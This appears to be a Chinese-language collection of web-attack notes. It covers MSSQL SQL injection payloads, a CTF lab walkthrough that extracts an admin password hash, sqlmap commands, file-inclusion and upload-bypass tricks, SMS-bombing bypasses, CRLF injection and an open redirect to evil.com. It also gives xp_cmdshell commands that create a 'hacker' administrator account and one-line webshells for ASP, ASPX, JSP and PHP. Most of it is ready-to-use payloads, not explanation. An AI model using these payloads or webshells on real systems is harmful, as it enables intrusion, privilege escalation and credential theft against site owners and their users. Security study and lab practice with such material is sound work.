and exists (select \* from sysobjects) //判断是否是**MSSQL**

and exists (select count(\*) from sysobjects)--有时上面那个语句不行就试试这个哈

and exists(select \* from tableName) //判断某表是否存在..tableName为表名

### 报错注入

<https://www.anquanke.com/post/id/156911>

and 1=(select @@VERSION) //**MSSQL**版本

And 1=(select db\_name()) //当前数据库名

and 1=(select @@servername) //本地服务名

and 1=(select IS\_SRVROLEMEMBER('sysadmin')) //判断是否是系统管理员sa

常用权限：sysadmin、serveradmin、setupadmin、securityadmin、diskadmin、bulkadmin

and 1=CONVERT(int,(select suser\_sname()))关于sa权限下的注入利用方式

and 1=(Select IS\_MEMBER('db\_owner')) //判断是否是库权限dbo

and 1= (Select HAS\_DBACCESS('master')) //判断是否有库读取权限

and 1=convert(int,(select top 1 table\_name from information\_schema.tables ))—获取第一个表名

and 1=convert(int,(select top 1 table\_name from information\_schema.tables where table\_name not in('photoGalary') )) 获取第二个表名

and 1=convert(int,(select top 1 column\_name from information\_schema.columns where table\_name='login' ))— 获取第一个列名

and 1=convert(int,(select top 1 username from login ))

and 1=convert(int,(select top 1 password from login ))

获取当前数据库中的表（有2个语句可供选择使用）【下列语句可一次爆数据库所有表（只限于mssql2005及以上版本）】  
    and 1=(select quotename(name) from 数据库名..sysobjects where xtype='U' FOR XML PATH(''))--   
    and 1=(select '|'%2bname%2b'|' from 数据库名..sysobjects where xtype='U' FOR XML PATH(''))—

AND 1=CONVERT(INT,(CHAR(58)%2bCHAR(58)%2b(SELECT top 1 CAST(COUNT([name]) AS nvarchar(4000)) FROM [master]..[sysdatabases] )%2bCHAR(58)%2bCHAR(58)))--

获得表里的列  
一次爆指定表的所有列（只限于mssql2005及以上版本）：  
    and 1=(select quotename(name) from 数据库名..syscolumns where id =(select id from 数据库名..sysobjects where name='指定表名') FOR XML PATH(''))--   
    and 1=(select '|'%2bname%2b'|' from 数据库名..syscolumns where id =(select id from 数据库名..sysobjects where name='指定表名') FOR XML PATH(''))--

* SA权限：数据库操作、文件管理、命令执行、注册表读取
* DB权限：数据库操作、文件管理
* Public权限：数据库操作

Order by 4  判断字段数  --------字段数为4

（注意：此处我测试两次，第一次可以正常显示，第二次未正常测出字段数此时可以用如下语法  
  
?id=-2 union all select null    错误  
?id=-2 union all select null,null    错误  
?id=-2 union all select null,null,null    错误  
?id=-2 union all select null,null,null,null    正常--------字段数为四）  
  
?id=-2 union all select '1','2','3','4'      查看显示位--------显示位为2和3  
  
?id=-2 union all select '1',(select top 1 schema\_name from information\_schema.schemata),'3','4'   
爆出数据库名称  dbo  
  
?id=-2 union all select '1',(select top 1 table\_name from information\_schema.tables where table\_schema='dbo'),'3','4'  
爆出表名    namage  
  
?id=-2 union all select '1',(select col\_name(object\_id('namage'),1)from sysobjects),'3','4'  
字段     三个：id  username  password

?id=2 and 1=2 union all select 1,(select top 1 col\_name(object\_id('manage'),1) from sysobjects), '3',4

爆出三个表名

Id username password

?id=-2 union all select '1',username,password,'4' from manage

### 时间注入

http://192.168.130.137/1.aspx?id=1;if (select IS\_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'—

;if (select count(.) from sysobjects)>0 WAITFOR DELAY '0:0:5'

http://192.168.130.137/1.aspx?id=1;if (ascii(substring((select top 1 name from master.dbo.sysdatabases),1,1)))>1 WAITFOR DELAY '0:0:5'—

;if(0=(SelEct%1eis\_srvrolemember('sysadmin'))) WaItFOR%1edeLAY%1e'0:0:5'%1e --

;if(0=(SelEct%1eis\_srvrolemember('db\_owner'))) WaItFOR%1edeLAY%1e'0:0:5'%1e --

### XP\_CMDSHELL检测：

<http://zone.secevery.com/article/1065>

<https://www.lagou.com/lgeduarticle/38721.html>

<https://www.cnblogs.com/cnjava/archive/2012/06/13/2547524.html>

<https://www.cnblogs.com/vigarbuaa/p/3371500.html>

看下目标的xp\_cmdshell存储过程是否还在,主要是想看它有没有被删掉,你也可以用这种方式来查询其它你想知道的任何存储过程

and 1=(select count(\*) from master..sysobjects where xtype = 'x' and name = 'xp\_cmdshell') --

;exec master..xp\_cmdshell 'dir c:\'

修复XP\_CMDSHELL：

;exec master.dbo.sp\_addextendedproc 'xp\_cmdshell', 'xplog70.dll'

用XP\_CMDSHELL添加用户hacker：

;exec master.dbo.xp\_cmdshell 'net user hacker 123456 /add'

XP\_CMDSHELL把用户hacker加到ADMIN组：

;exec master.dbo.xp\_cmdshell 'net localgroup administrators hacker /add'

### 墨者案例：

#### 普通注入方法

order by 2 成功；order by 3 失败； order by 4 成功；order by 5 失败 说明列数位于 3-4之间。查找回显点  



id=2 and 1=2 union all select null,null,null,null；挨个替换null 发现 select null,2,null,null 页面出现回显。




查找所在库名称添加： ?id=2 and 1=2 union all select 1,(select db\_name()), '3', 4 找到数据库名称。 提示：这里也可以使用db\_name(1)、db\_name(2)等查询其他数据



查找数据库表名称：?id=2 and 1=2 union all select 1,(select top 1 name from mozhe\_db\_v2.dbo.sysobjects where xtype = 'U'),'3',4 提示: xtype='U' 为 用户表



?id=2 and 1=2 union all select 1,(select top 1 col\_name(object\_id('manage'),1) from sysobjects),'3',4 替换 col\_name(object\_id('manage'),1) 中的1 依次为 2，3，4查出所有列名。




查取数据: ?id=2 and 1=2 union all select 1,(select top 1 username from manage),'3',4 获取用户名；?id=2 and 1=2 union all select 1,(select top 1 password from manage),'3',4

#### 特殊注入方法

表明返回为空

http://219.153.49.228:45305/new\_list.asp?id=2 union all select null,null,'text',null



http://219.153.49.228:45305/new\_list.asp?id=2 and 1=0 union all select 1,'title','context',2



http://219.153.49.228:41250/new\_list.asp?id=2 and 1=0 union all select 1,system\_user,@@version,2



http://219.153.49.228:41250/new\_list.asp?id=2 and 1=0 union all select 1,system\_user,db\_name(),2



所以获取到当前数据库为

mozhe\_db\_v2

当前用户为

mozhe

数据库版本是

Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2)


（5）测试权限

http://219.153.49.228:41250/new\_list.asp?id=2/is\_srvrolemember('sysadmin')

返回正常，说明用户属于sysadmin组，即有sysadmin权限

http://219.153.49.228:49135/new\_list.asp?id=2/(case when (system\_user='sa') then 1 else 0 end)

报错



http://219.153.49.228:49135/new\_list.asp?id=2/(case when (system\_user='mozhe') then 1 else 0 end)

返回正常

（6）加号的使用

%2B是+的编码，url中不能直接使用，否则会别解析为空格

http://219.153.49.228:49135/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),@@version,2

翻译成为

http://219.153.49.228:49135/new\_list.asp?id=2 and 1=0 union all select 1,system\_user+'|'+db\_name(),@@version,2

把（5）中的两个改成+的模式


http://219.153.49.228:49135/new\_list.asp?id=2%2B(case when (system\_user='sa') then 1 else 0 end)

http://219.153.49.228:49135/new\_list.asp?id=2%2B(case when (system\_user='mozhe') then 1 else 0 end)


http://219.153.49.228:49135/new\_list.asp?id=1%2B1

（7）枚举出所有数据库

http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from master..sysdatabases




http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from master..sysdatabases where name not in('master')



按照上面方法，直到报错

http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from master..sysdatabases where name not in('master','model','mozhe\_db\_v2','msdb','tempdb')




即得到所有的数据库为：


'master','model','mozhe\_db\_v2','msdb','tempdb'

（8）枚举出目标库的所有表

http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from mozhe\_db\_v2..sysobjects where xtype='U'



http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from mozhe\_db\_v2..sysobjects where xtype='U' and name not in('manage')



http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),name,2 from mozhe\_db\_v2..sysobjects where xtype='U' and name not in('manage','announcement')


报错，结束

即得到所有的表名为

'manage','announcement'

（9）枚举出表的字段名

http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),b.name,2 from mozhe\_db\_v2..sysobjects a, mozhe\_db\_v2..syscolumns b where a.xtype='U' and a.id=b.id and a.name='manage'



http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),b.name,2 from mozhe\_db\_v2..sysobjects a, mozhe\_db\_v2..syscolumns b where a.xtype='U' and a.id=b.id and a.name='manage' and b.name not in('id','username','password')

报错，结束

即得到表manage的字段名为：

'id','username','password'

同理


http://219.153.49.228:43884/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name(),b.name,2 from mozhe\_db\_v2..sysobjects a, mozhe\_db\_v2..syscolumns b where a.xtype='U' and a.id=b.id and a.name='announcement' and b.name not in('id','title','contents','times')

得到表announcement的字段名为：

'id','title','contents','times'

（10）查询出需要的数据

http://219.153.49.228:43523/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name()%2B'|'%2Busername,password,2 from mozhe\_db\_v2..manage



http://219.153.49.228:43523/new\_list.asp?id=2 and 1=0 union all select 1,system\_user%2B'|'%2Bdb\_name()%2B'|'%2Busername,password,2 from mozhe\_db\_v2..manage where username not in ('admin\_mz')


报错，结束

发现只有这一行记录


admin\_mz

72e1bfc3f01b7583


## 宽字节注入







## 二次编码注入



%25 urldecode（）编码变成%

%2527

## Sqlmap使用

--delay  每次http(s)请求之间延迟时间

--threads 10 //如果你玩过 msfconsole的话会对这个很熟悉 sqlmap线程最高设置为10

--level 3 //sqlmap默认测试所有的GET和POST参数，当--level的值大于等于2的时候也会测试HTTP Cookie头的值，当大于等于3的时候也会测试User-Agent和HTTP Referer头的值。最高可到5

--risk 3 // 执行测试的风险（0-3，默认为1）risk越高，越慢但是越安全


----search //后面跟参数 -D -T -C 搜索列（S），表（S）和或数据库名称（S） 如果你脑子够聪明，应该知道库列表名中可能会有ctf,flag等字样，结果有时候题目就是这么耿直对吧？

sqlmap -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df%27" --search -C flag

--level 3 --risk 1 --thread 10

sqlmap -u " http://www.yr17.net/productview.php?productid=3059" --batch -v 3 --tamper "unmagicquotes.py" –dbs （宽字节绕过注入）

sqlmap -u http://www.yr17.net/productview.php?productid=3059 --tamper unmagicquotes




sqlmap.py -u <http://127.0.0.1/sqli-labs-master/Less-8/?id=1> --technique B --dbms mysql --batch -v 0  
或者：  
python sqlmap.py -u "<http://127.0.0.1/sqli-labs-master/Less-8/?id=1>" --technique B --dbs --batch

# sql预编译和参数化

**参数化**处理sql 是将参数进行了字符串化处理，把参数中的单引号，井号#，等都做了转义处理，进而在执行sql语句时不会被当做sql中的定界符和指定符来执行。

**预编译**



# 命令执行

方式：command1 && command2

如果command1执行成功，则执行command2

方式：command1 || command2

如果command1执行失败，则执行command2

&  顺序执行多条命令，而不管命令是否执行成功

# 短信轰炸技巧：

<https://www.anquanke.com/post/id/93878>

1. 删除Cookie值
2. 手机号后加空格或者\n

然后在手机号后面加一个逗号会发现他会继续发送一条短信

然后继续增加一个逗号

并且经过测试，逗号、点、减号等等均可能达到绕过的目的。

在大疆的这个例子中，此方法还绕过了系统设置的每小时和每天短信发送的最大数量

# 常见数据库服务器搭配





# 后台登录的逻辑漏洞

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=48686&highlight=%E4%BF%A1%E6%81%AF%E6%B3%84%E9%9C%B2

# 文件包含

<https://thief.one/2017/04/10/2/>

https://www.cnblogs.com/bmjoker/p/9035358.html

前提：需要开启allow\_url\_fopen

<http://www.xxx.com/index.php?page=/etc/passwd>  
Windows:

|  |  |
| --- | --- |
| 1  2  3  4  5 | c:\boot.ini  c:\windows\systems32\inetsrv\MetaBase.xml  c:\windows\repair\sam  c:\windows\php.ini php配置文件  c:\windows\my.ini mysql配置文件 |

LINUX:

|  |  |
| --- | --- |
| 1  2  3  4  5 | /etc/passwd  /usr/local/app/apache2/conf/http.conf  /usr/local/app/php5/lib/php.ini PHP相关设置  /etc/httpd/conf/http.conf apache配置文件  /etc/my.cnf mysql配置文件 |

可以尝试访问[*http://www.xxx.com/1.jpg%00*](http://www.xxx.com/1.jpg%00)

（二）使用长目录截断

|  |  |
| --- | --- |
| 1  2  3  4  5 | ././././././././././././././etc/passwd  或者  ////////////////////////////etc/passwd  或者  ../a/etc/passwd/../a/etc/passwd/../a/etc/passwd |

<https://bbs.ichunqiu.com/thread-54849-1-1.html>

<https://blog.51cto.com/wt7315/1863177>

<https://www.k0rz3n.com/2018/11/20/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8B%20PHP%20%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB%E6%BC%8F%E6%B4%9E/>

<https://mp.weixin.qq.com/s/VMnU-PttVurV-bswtDd0xg>

# 目录遍历

几种经典的测试方法：

?file=../../../../../etc/passwdd

?page=file:///etc/passwd

?home=main.cgi

?page=http://www.a.com/1.php

<http://1.1.1.1/../../../../dir/file.txt>

%00嵌入任意位置

.的利用

# 文件上传绕过

<https://freeerror.org/d/461> 很全！

<http://j0k3r.top/2018/01/30/file-upload/#%E4%B8%80%E4%B8%AA%E5%8D%97%E9%82%AE%E7%9A%84CTF%E9%A2%98%E2%80%94%E4%B8%8A%E4%BC%A0%E7%BB%95%E8%BF%87> 文件包含文件上传的简单总结

<https://www.freebuf.com/articles/web/188464.html> 文件上传fuzzy构造

<https://blog.51cto.com/wt7315/1865580>

.文件名大小写绕过：pHp，AsP

后缀添加空格

2.特殊文件名绕过

在Windows下有一个特性就是如果文件后缀以点‘.’或者空格‘ ’结尾的后缀 名时，系统在保存文件时会自动去除点和空格。但要注意 Unix/Linux 系统没有 这个特性。

因为有些服务器端的后缀名检测是取文件名最后一个.后面的字符串，拿这个字符串与黑名单列表对比

3. 0x00截断绕过

文件名后缀有一个%00字节，可以截断某些函数对文件名的判断。在许多语言函 数中，处理字符串的函数中0x00被认为是终止符

例如: 网站上传函数处理xxx.asp%00.jpg时，首先后缀名是合法的jpg格式，可以 上传，在保存文件时，遇到%00字符丢弃后面的 .jpg，文件后缀最终保存的后缀 名为xxx.asp

IS6.0有两个解析漏洞，一个是如果目录名包.asp 、.asa、.cer字符串，那么这个目录下所有的文 件都会按照 asp 去解析。

例如： chaoasp/1.jpg

因为文件名中有asp字样，所以该文件夹下的1.jpg文件打开时，会按照asp文件去解析执行

另一个是只要文件名中含有.asp、.asa、.cer会优先按 asp 来解析

IIS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞， 对任意文件名只要在URL后面追加 上字符串“/任意文件名.php”就会按照 php 的方式去解析 。

例子 ： ”http://www.baidu.com/upload/chao/1.jpg/chao.php"

这种情况下访问1.jpg，该文件就会按照php格式被解析执行

3.Nginx解析漏洞

一个是对任意文件名，在后面添加/任意文件名.php的解析漏洞，比如原本文件名是 test.jpg， 可以添加为 test.jpg/x.php 进行解析攻击。

一种是对低版本的 Nginx 可以在任意文件名后面添加%00.php

例如：127.0.0.1/sql-loads/load/chao.jpg%00.php

那么chao.jpg也就被当作php格式文件执行

<https://paper.seebug.org/219/>

## .htaccess攻击

建一个.htaccess 文件，里面的内容如下：  
<FilesMatch "pino">  
SetHandler application/x-httpd-php  
</FilesMatch>

这个时候就上传一个文件名字是pino，这个时候我们上传一个文件名字叫做pino的文件，不要后缀名，然后里面是一句话木马，用菜刀连接，可以成功！

渲染绕过

<https://xz.aliyun.com/t/2657>

# 编辑器漏洞

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=6419&highlight=%E7%BC%96%E8%BE%91%E5%99%A8%E6%BC%8F%E6%B4%9E



# 中间件漏洞

<https://www.freebuf.com/articles/web/192063.html>

IIS

1、PUT漏洞

2、短文件名猜解 3、远程代码执行

4、解析漏洞

IIS 6.0 在处理含有特殊符号的文件路径时会出现逻辑错误，从而造成文件解析漏洞。这一漏洞有两种完全不同的利用方式：

/test.asp/test.jpg（该目录中的任何文件都被 IIS 当作 asp 程序执行（特殊符号是“/”）

test.asp;.jpg（虽然该文件真正的后缀名是 “.jpg”，但由于含有特殊符号”;”，仍会被 IIS 当做 asp 程序执行。

IIS7.5 文件解析漏洞

test.jpg/.php

URL 中文件后缀是 .php ，便无论该文件是否存在，都直接交给 php 处理，而 php 又默认开启 “cgi.fix\_pathinfo” ,会对文件进行“修理”，可谓“修理”？举个例子，当 php 遇到路径 “/aaa.xxx/bbb.yyy” 时，若 “/aaa.xxx/bbb.yyy” 不存在，则会去掉最后的 “bbb.yyy” ，然后判断 “/aaa.xxx” 是否存在，若存在，则把 “/aaa.xxx” 当作文件。

若有文件 test.jpg ，访问时在其后加 /.php ，便可以把 “test.jpg/.php” 交给 php ，php 修理文件路径 “test.jpg/.php” 得到 ”test.jpg” ，该文件存在，便把该文件作为 php 程序执行了。

Weblogic

1、反序列化漏洞

2、SSRF

3、任意文件上传

4、war后门文件部署

Tomcat

1、远程代码执行

2、war后门文件部署

Jboss

1、反序列化漏洞

2、war后门文件部署

Nginx

1、文件解析

2、目录遍历

3、CRLF注入

4、目录穿越

Apache

1、解析漏洞

2、目录遍历

# CLRF

举个例子，一般网站会在HTTP头中用Location: http://baidu.com这种方式来进行302跳转，所以我们能控制的内容就是Location:后面的XXX某个网址。

所以一个正常的302跳转包是这样：

HTTP/1.1 302 Moved Temporarily

Date: Fri, 27 Jun 2014 17:52:17 GMT

Content-Type: text/html

Content-Length: 154

Connection: close

Location: http://www.sina.com.cn

但如果我们输入的是

http://www.sina.com.cn%0aSet-cookie:JSPSESSID%3Dwooyun

注入了一个换行，此时的返回包就会变成这样：

HTTP/1.1 302 Moved Temporarily

Date: Fri, 27 Jun 2014 17:52:17 GMT

Content-Type: text/html

Content-Length: 154

Connection: close

Location: http://www.sina.com.cn

Set-cookie: JSPSESSID=wooyun

# 一句话脚本

ASP

<%eval request ("pwd")%>

# ASPX

<%@ Page Language="Jscript"%> <%eval(Request.Item["pwd"],"unsafe");%>

# JSP

<%Runtime.getRuntime().exec(request.getParameter("i"));%>

# PHP -> REQUEST是在网页端输入变量访问，POST则是通过工具连接，基于C/S架构

<?php @eval($\_POST['pwd']);?>

<?php eval($\_REQUEST['pwd']); ?> # eval,使用php函数,如phpinfo()

<?php system($\_REQUEST['pwd']); ?> # system,使用Linux系统命令,如ls

<?php echo system($\_GET[cmd]);?>

# Bypass绕过

<https://www.t00ls.net/articles-46165.html>

<https://blog.csdn.net/huanghelouzi/article/details/82995313>

## url跳转

绕过

### 1. 直接跳转

没做任何限制，参数后直接跟要跳转过去的网址就行：

1. https://www.landgrey.me/redirect.php?url=http://www.evil.com/untrust.html

### 2. 协议一致性


当程序员校验跳转的网址协议必须为https时(有时候跳转不过去不会给提示)：
